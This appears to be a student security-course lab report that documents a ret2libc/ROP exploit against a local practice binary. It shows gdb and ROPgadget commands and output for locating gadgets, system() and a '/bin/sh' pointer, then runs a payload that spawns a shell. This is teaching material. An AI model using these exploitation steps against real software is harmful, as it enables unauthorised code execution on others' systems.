
Alisha Patel
I pledge my honor that I have abided by the Stevens Honor System.

Task 1: Find address of three gadgets from exploit.py

Using the ROPgadget, the address of the gadget was found as shown in the image below. The gadget, in this case, is "**pop rdi ; ret**", and with the command "**ROPgadget –binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rdi ; ret**", it outputs the address of the gadget which is 0x27c65. This will be added to the exploit.py file for the gadget address. Same logic with the next two commands.



In the below image, after finding the address of the ROPgadget, under gdb of the linux library, the next ten addresses and function names of the gadget can be found. Using the command **x/10 i**, it shows the iconv is the name of the function that will be disassembled later, and offset value is 197 for the pop rdi command. Following the same logic with pop r11 and add r18 commands.

```
gdb-peda$ x/10i 0x122f4
   0x122f4 <_dl_runtime_resolve_fxsave+116>:    add    rsp,0x18
   0x122f8 <_dl_runtime_resolve_fxsave+120>:    jmp    r11
   0x122fb:     nop    DWORD PTR [rax+rax*1+0x0]
   0x12300 <_dl_runtime_resolve_xsave>: push   rbx
   0x12301 <_dl_runtime_resolve_xsave+1>:       mov    rbx,rsp
   0x12304 <_dl_runtime_resolve_xsave+4>:       and    rsp,0xffffffffffffffc0
   0x12308 <_dl_runtime_resolve_xsave+8>:
    sub    rsp,QWORD PTR [rip+0x1f981]        # 0x31c90 <_rtld_global_ro+432>
   0x1230f <_dl_runtime_resolve_xsave+15>:      mov    QWORD PTR [rsp],rax
   0x12313 <_dl_runtime_resolve_xsave+19>:      mov    QWORD PTR [rsp+0x8],rcx
   0x12318 <_dl_runtime_resolve_xsave+24>:      mov    QWORD PTR [rsp+0x10],rdx
```

In the below image, after running the command **disass iconv**, **disass error_tail**, and **disass _dl_runtime_resolve_fxsave,** it outputs all offsets and the corresponding commands in the function. It can be seen that since pop rdi command corresponds to 197, however, in the list 196 and 198 offset values with their corresponding address can be found. Thus, using the 196's address and adding one at the end of it will create an address that associates with pop rdi. Similarly, the same logic with pop r11 command, using 78 and adding one make 79. The add r18 command already has it's address in the given list.

```
   0x00007ffff7df1c60 <+192>:   pop    r13
   0x00007ffff7df1c62 <+194>:   pop    r14
   0x00007ffff7df1c64 <+196>:   pop    r15
   0x00007ffff7df1c66 <+198>:   ret
   0x00007ffff7df1c67 <+199>:   nop    WORD PTR [rax+rax*1+0x0]
```

```
0x00007ffff7ecd183 <+67>:    mov    rdi,QWORD PTR [r12]
0x00007ffff7ecd187 <+71>:    call   0x7ffff7e3d9b0 <__GI__IO_fflush>
0x00007ffff7ecd18c <+76>:    test   ebp,ebp
0x00007ffff7ecd18e <+78>:    jne    0x7ffff7ecd1d1 <error_tail+145>
0x00007ffff7ecd190 <+80>:    pop    rbx
```

```
0x00007ffff7fdd2f0 <+112>:   mov    rbx,QWORD PTR [rsp]
0x00007ffff7fdd2f4 <+116>:   add    rsp,0x18
0x00007ffff7fdd2f8 <+120>:   jmp    r11
```

The addresses of three gadgets to be used in exploit file is shown below.

```
gdb-peda$ x/10i 0x7ffff7ecd18f
   0x7ffff7ecd18f <error_tail+79>:      pop    r11
   0x7ffff7ecd191 <error_tail+81>:      pop    rbp
   0x7ffff7ecd192 <error_tail+82>:      pop    r12
   0x7ffff7ecd194 <error_tail+84>:      ret
   0x7ffff7ecd195 <error_tail+85>:      nop    DWORD PTR [rax]
   0x7ffff7ecd198 <error_tail+88>:
    mov    rax,QWORD PTR [rip+0xcfc59]        # 0x7ffff7f9cdf8
   0x7ffff7ecd19f <error_tail+95>:      cmp    DWORD PTR fs:[rax],0xc
   0x7ffff7ecd1a3 <error_tail+99>:      jne    0x7ffff7ecd165 <error_tail+37>
   0x7ffff7ecd1a5 <error_tail+101>:     mov    rsi,QWORD PTR [r12]
   0x7ffff7ecd1a9 <error_tail+105>:     mov    eax,DWORD PTR [rsi+0xc0]
gdb-peda$ x/10i 0x7ffff7df1c65
   0x7ffff7df1c65 <iconv+197>:  pop    rdi
   0x7ffff7df1c66 <iconv+198>:  ret
   0x7ffff7df1c67 <iconv+199>:  nop    WORD PTR [rax+rax*1+0x0]
   0x7ffff7df1c70 <iconv+208>:  test   rsi,rsi
   0x7ffff7df1c73 <iconv+211>:  je     0x7ffff7df1ce0 <iconv+320>
   0x7ffff7df1c75 <iconv+213>:  mov    r15,QWORD PTR [rsi]
   0x7ffff7df1c78 <iconv+216>:  test   r15,r15
   0x7ffff7df1c7b <iconv+219>:  je     0x7ffff7df1ce0 <iconv+320>
   0x7ffff7df1c7d <iconv+221>:  mov    r8,QWORD PTR ds:0x0
   0x7ffff7df1c85 <iconv+229>:  xor    r14d,r14d
gdb-peda$ x/10i 0x7ffff7fdd2f4
   0x7ffff7fdd2f4 <_dl_runtime_resolve_fxsave+116>:     add    rsp,0x18
   0x7ffff7fdd2f8 <_dl_runtime_resolve_fxsave+120>:     jmp    r11
   0x7ffff7fdd2fb:      nop    DWORD PTR [rax+rax*1+0x0]
   0x7ffff7fdd300 <_dl_runtime_resolve_xsave>:  push   rbx
   0x7ffff7fdd301 <_dl_runtime_resolve_xsave+1>:        mov    rbx,rsp
   0x7ffff7fdd304 <_dl_runtime_resolve_xsave+4>:        and    rsp,0xffffffffffffffc0
   0x7ffff7fdd308 <_dl_runtime_resolve_xsave+8>:
    sub    rsp,QWORD PTR [rip+0x1f981]        # 0x7ffff7ffcc90 <_rtld_global_ro+432>
   0x7ffff7fdd30f <_dl_runtime_resolve_xsave+15>:       mov    QWORD PTR [rsp],rax
   0x7ffff7fdd313 <_dl_runtime_resolve_xsave+19>:       mov    QWORD PTR [rsp+0x8],rcx
   0x7ffff7fdd318 <_dl_runtime_resolve_xsave+24>:       mov    QWORD PTR [rsp+0x10],rdx
```

Task 2: Find the pointer to /bin/sh and the location of system()

When the vuln program is still running the gdb, **p system** can be used to find the address of the system. In this case, the location of system() is 0x7ffff7e16920. Then, the pointer of /bin/sh can be found in the by using the command **find "/bin" libc**, and then recognizing the pointer pointing to /bin/sh. In this case, the address of the pointer is 0x7ffff7f6004f.

```
gdb-peda$ p system
$1 = {int (const char *)} 0x7ffff7e16920 <__libc_system>
gdb-peda$ find "/bin" libc
Searching for '/bin' in: libc ranges
Found 6 results, display max 6 items:
libc.so.6 : 0x7ffff7f6004f ⟶ 0x68732f6e69622f ('/bin/sh')
libc.so.6 : 0x7ffff7f617a9 ("/bin:/usr/bin")
libc.so.6 : 0x7ffff7f617b2 ⟶ 0x79732f006e69622f ('/bin')
libc.so.6 : 0x7ffff7f61c39 ("/bin/csh")
libc.so.6 : 0x7ffff7f67720 ("/bin:/usr/bin")
libc.so.6 : 0x7ffff7f67729 ⟶ 0x250000006e69622f ('/bin')
```

Task 3: Create your payload with exploit.py

After plugging in the values found in earlier sections into the exploit.py, payload is created with the command **python3 exploit.py > payload**.

```
┌──(kali㉿kali)-[/mnt/CS576VM/lab8]
└─$ python3 exploit.py > payload
Press enter when ready ...

┌──(kali㉿kali)-[/mnt/CS576VM/lab8]
└─$ ls
exploit.py  Makefile  payload  peda-session-vuln-64.txt  vuln-64  vuln.c
```

Task 4: Run the vuln-64 with your payload to invoke the system call and bring up the shell

After creating the payload, the vuln-64 is ran with the payload in gdb to invoke the system call with the command **r < payload**.

```
gdb-peda$ r < payload
Starting program: /home/kali/Documents/lab8/vuln-64 < payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Read 160 bytes. buf is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA◆
[Attaching after Thread 0×7ffff7dc7740 (LWP 39804) vfork to child process 39807]
[New inferior 2 (process 39807)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 39804 after child exec]
[Inferior 1 (process 39804) detached]
process 39807 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Attaching after Thread 0×7ffff7dc7740 (LWP 39807) vfork to child process 39816]
[New inferior 3 (process 39816)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 39807 after child exec]
[Inferior 2 (process 39807) detached]
process 39816 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 3 (process 39816) exited normally]
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated
.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.
```